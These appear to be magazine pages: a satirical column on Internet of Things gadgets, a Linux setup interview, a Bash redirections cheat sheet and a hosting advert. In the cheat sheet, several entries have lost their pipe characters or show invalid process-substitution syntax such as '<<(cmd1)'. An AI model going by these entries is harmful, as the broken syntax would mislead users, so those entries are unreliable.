
**Nick Veitch** was the original editor of *Linux Format*, a role he played until he got bored and went to work at Canonical instead. Splitter!

The world has been told repeatedly for the last 10 years that the “Internet of Things” is coming. Ever since the first web-enabled coffee machine, humanity has been secretly yearning for the day when our toasters can send us emails to tell us when they have popped up. I say secretly, because not many people realise how useful it will be to remotely control the temperature of their shower from anywhere in the world. Any lingering doubts have been quashed by Facebook’s recent revelations that it will actually be running the IoT (<http://goo.gl/ZLX86B>). Well, that makes more sense. I can’t wait to ‘Like’ my dishwasher finally getting that experimental lasagne off my cookware, and to de-friend the bathroom scales.

### I’m sorry Nick, I can’t do that

Preparing for every eventuality and future-proofing is one thing, but the additional overhead of putting a full TCP/IP stack, Wi-Fi drivers and more computing power than the Apollo space program into every lightswitch is going to drive up the costs somewhat, never mind the power requirements. I am unconvinced by the necessity of a Wi-Fi washing machine (<http://goo.gl/Sxf578>), and wonder how long it will be before some virus will remotely lock the door and refuse to let me have my socks until I PayPal \$20 to an anonymous account. I wonder why I switched all the lighting in my house to LEDs (saving about 1kWh per day) so all the extra ergs could go towards my toothbrush talking to my fridge.

It is easy to poke fun. There are useful protocols and useful things to be done. Just don’t expect them to come from everyone who thinks you need to add the functional equivalent of a smartphone everything in your home. Especially not the drinks cabinet.



## My Linux Setup **Mike Saunders**

Linux Voice scribe, N64 fan and assembly maniac.

- Q** What version of Linux are you using at the moment?
- A** Xubuntu 14.10. It works really well on the Mac, apart from the webcam – but at least I know I’m not being spied upon. I should get round to installing 15.04. And that means that, for a desktop, it’s *Xfce* all the way. I’ve mostly used lighter window managers over the years, but *Xfce* has more functionality without being bloated or complicated.
- Q** What was the first Linux setup you ever used?
- A** That would be Red Hat 5.1, from the cover of the long-defunct *PC Direct* magazine in the UK. It was advertised as the “operating system of the future” – which turned out to be true, at least for servers and mobile phones! I’d come from an Amiga background, and spent a few years on Windows after Commodore and Escom messed everything up spectacularly, but I really wanted something better. Linux provided just that: openness, great technology, and a superb (if very vocal) community.

- Q** What Free Software/open source can’t you live without?
- A** Oh, so much. Even though I don’t use *Vim* very often, when I need to do complicated editing tasks, it’s simply the best thing in existence (in my humble opinion). *Firefox* is still the most trustworthy browser, and *LibreOffice* helps with magazine making jobs. *Gimp*’s interface leaves a lot to be desired, but I’ve tweaked my brain to accept its quirks and use it a lot.
- Q** What do other people love but you can’t get on with?
- A** The obsession with “user experience”. I don’t want a “text editing experience” – I want to edit text. I don’t want a “file managing experience” – I want to manage files. So many well established designs and concepts, fine-tuned over many years, are being discarded because everything should make you go “wow”, apparently. No thanks, just let me get on with my work. If I want to be wowed, I’ll play a game. And get off my lawn. 🐾

# LINUXVOICE

## Bash Redirections Cheat Sheet


Redirection	Description
<code>cmd &gt; file</code>	Redirect the standard output (stdout) of <code>cmd</code> to a file.
<code>cmd 1&gt; file</code>	Same as <code>cmd &gt; file</code> . 1 is the default file descriptor (fd) for stdout.
<code>cmd 2&gt; file</code>	Redirect the standard error (stderr) of <code>cmd</code> to a file. 2 is the default fd for stderr.
<code>cmd &gt;&gt; file</code>	Append stdout of <code>cmd</code> to a file.
<code>cmd 2&gt;&gt; file</code>	Append stderr of <code>cmd</code> to a file.
<code>cmd &amp;&gt; file</code>	Redirect stdout and stderr of <code>cmd</code> to a file.
<code>cmd &gt; file 2&gt;&amp;1</code>	Another way to redirect both stdout and stderr of <code>cmd</code> to a file. This <u>is not</u> the same as <code>cmd 2&gt;&amp;1 &gt; file</code> . <u>Redirection order matters!</u>
<code>cmd &gt; /dev/null</code>	Discard stdout of <code>cmd</code> .
<code>cmd 2&gt; /dev/null</code>	Discard stderr of <code>cmd</code> .
<code>cmd &amp;&gt; /dev/null</code>	Discard stdout and stderr of <code>cmd</code> .
<code>cmd &lt; file</code>	Redirect the contents of the file to the standard input (stdin) of <code>cmd</code> .
<code>cmd &lt;&lt; EOL</code> <code>line1</code> <code>line2</code> <code>EOL</code>	Redirect a bunch of lines to the stdin. If 'EOL' is quoted, text is treated literally. This is called a here-document.
<code>cmd &lt;&lt;- EOL</code> <code>&lt;tab&gt;foo</code> <code>&lt;tab&gt;&lt;tab&gt;bar</code> <code>EOL</code>	Redirect a bunch of lines to the stdin and strip the leading tabs.
<code>cmd &lt;&lt;&lt; "string"</code>	Redirect a single line of text to the stdin of <code>cmd</code> . This is called a here-string.
<code>exec 2&gt; file</code>	Redirect stderr of all commands to a file forever.
<code>exec 3&lt; file</code>	Open a file for reading using a custom file descriptor.
<code>exec 3&gt; file</code>	Open a file for writing using a custom file descriptor.
<code>exec 3&lt;&gt; file</code>	Open a file for reading and writing using a custom file descriptor.
<code>exec 3&gt;&amp;-</code>	Close a file descriptor.
<code>exec 4&gt;&amp;3</code>	Make file descriptor 4 to be a copy of file descriptor 3. (Copy fd 3 to 4.)
<code>exec 4&gt;&amp;3-</code>	Copy file descriptor 3 to 4 and close file descriptor 3.
<code>echo "foo" &gt;&amp;3</code>	Write to a custom file descriptor.
<code>cat &lt;&amp;3</code>	Read from a custom file descriptor.
<code>(cmd1; cmd2) &gt; file</code>	Redirect stdout from multiple commands to a file (using a sub-shell).
<code>{ cmd1; cmd2; } &gt; file</code>	Redirect stdout from multiple commands to a file (faster; not using a sub-shell).
<code>exec 3&lt;&gt; /dev/tcp/host/port</code>	Open a TCP connection to <code>host:port</code> . (This is a bash feature, not Linux feature).
<code>exec 3&lt;&gt; /dev/udp/host/port</code>	Open a UDP connection to <code>host:port</code> . (This is a bash feature, not Linux feature).
<code>cmd &lt;(cmd1)</code>	Redirect stdout of <code>cmd1</code> to an anonymous fifo, then pass the fifo to <code>cmd</code> as an argument. Useful when <code>cmd</code> doesn't read from stdin directly.
<code>cmd &lt;&lt;(cmd1)</code>	Redirect stdout of <code>cmd1</code> to an anonymous fifo, then redirect the fifo to stdin of <code>cmd</code> . Best example: <code>diff &lt;(find /path1   sort) &lt;(find /path2   sort)</code> .
<code>cmd &lt;(cmd1) &lt;(cmd2)</code>	Redirect stdout of <code>cmd1</code> and <code>cmd2</code> to two anonymous fifos, then pass both fifos as arguments to <code>cmd</code> .
<code>cmd1 &gt;(cmd2)</code>	Run <code>cmd2</code> with its stdin connected to an anonymous fifo, and pass the filename of the pipe as an argument to <code>cmd1</code> .
<code>cmd1 &gt;&gt;(cmd2)</code>	Run <code>cmd2</code> with its stdin connected to an anonymous fifo, then redirect stdout of <code>cmd</code> to this anonymous pipe.
<code>cmd1   cmd2</code>	Redirect stdout of <code>cmd1</code> to stdin of <code>cmd2</code> . Pro-tip: This is the same as <code>cmd1 &gt;&gt;(cmd2)</code> , same as <code>cmd2 &lt;&lt;(cmd1)</code> , same as <code>&gt;&gt;(cmd2) cmd1</code> , same as <code>&lt;&lt;(cmd1) cmd2</code> .
<code>cmd1  &amp; cmd2</code>	Redirect stdout and stderr of <code>cmd1</code> to stdin of <code>cmd2</code> (bash 4.0+ only). Use <code>cmd1 2&gt;&amp;1   cmd2</code> for older bashes.
<code>cmd   tee file</code>	Redirect stdout of <code>cmd</code> to a file and print it to screen.
<code>exec {filew}&gt; file</code>	Open a file for writing using a named file descriptor called <code>{filew}</code> (bash 4.1+).
<code>cmd 3&gt;&amp;1 1&gt;&amp;2 2&gt;&amp;3</code>	Swap stdout and stderr of <code>cmd</code> .
<code>cmd &gt;&gt;(cmd1) 2&gt;&gt;(cmd2)</code>	Send stdout of <code>cmd</code> to <code>cmd1</code> and stderr of <code>cmd</code> to <code>cmd2</code> .
<code>cmd1   cmd2   cmd3   cmd4</code> <code>echo \${PIPESTATUS[@]}</code>	Find out the exit codes of all piped commands.

I explained each one of these redirections in my article [All About Bash Redirections: www.catonmat.net/blog/bash-one-liners-explained-part-three/](http://www.catonmat.net/blog/bash-one-liners-explained-part-three/)

Did I miss any redirections? Let me know! Email me [peter@catonmat.net](mailto:peter@catonmat.net), or fork this cheat sheet on github: [www.github.com/pkrumins/bash-redirections-cheat-sheet](https://github.com/pkrumins/bash-redirections-cheat-sheet)

A cheat sheet by **Peteris Krumins** ([peter@catonmat.net](mailto:peter@catonmat.net)), September 2012.  
<http://www.catonmat.net> - good coders code, great coders reuse

Released under GNU Free Document License.



# Ever wondered who supports open source developers?

We are Bytemark and we support the people who support the free software community.

Come and play around with your projects on a server for £10/month\*.

For more details visit: [bytemark.co.uk/bigv](http://bytemark.co.uk/bigv)

**:BYTEMARK**

\*Excl VAT



BusTimes.org



Traintimes.org.uk

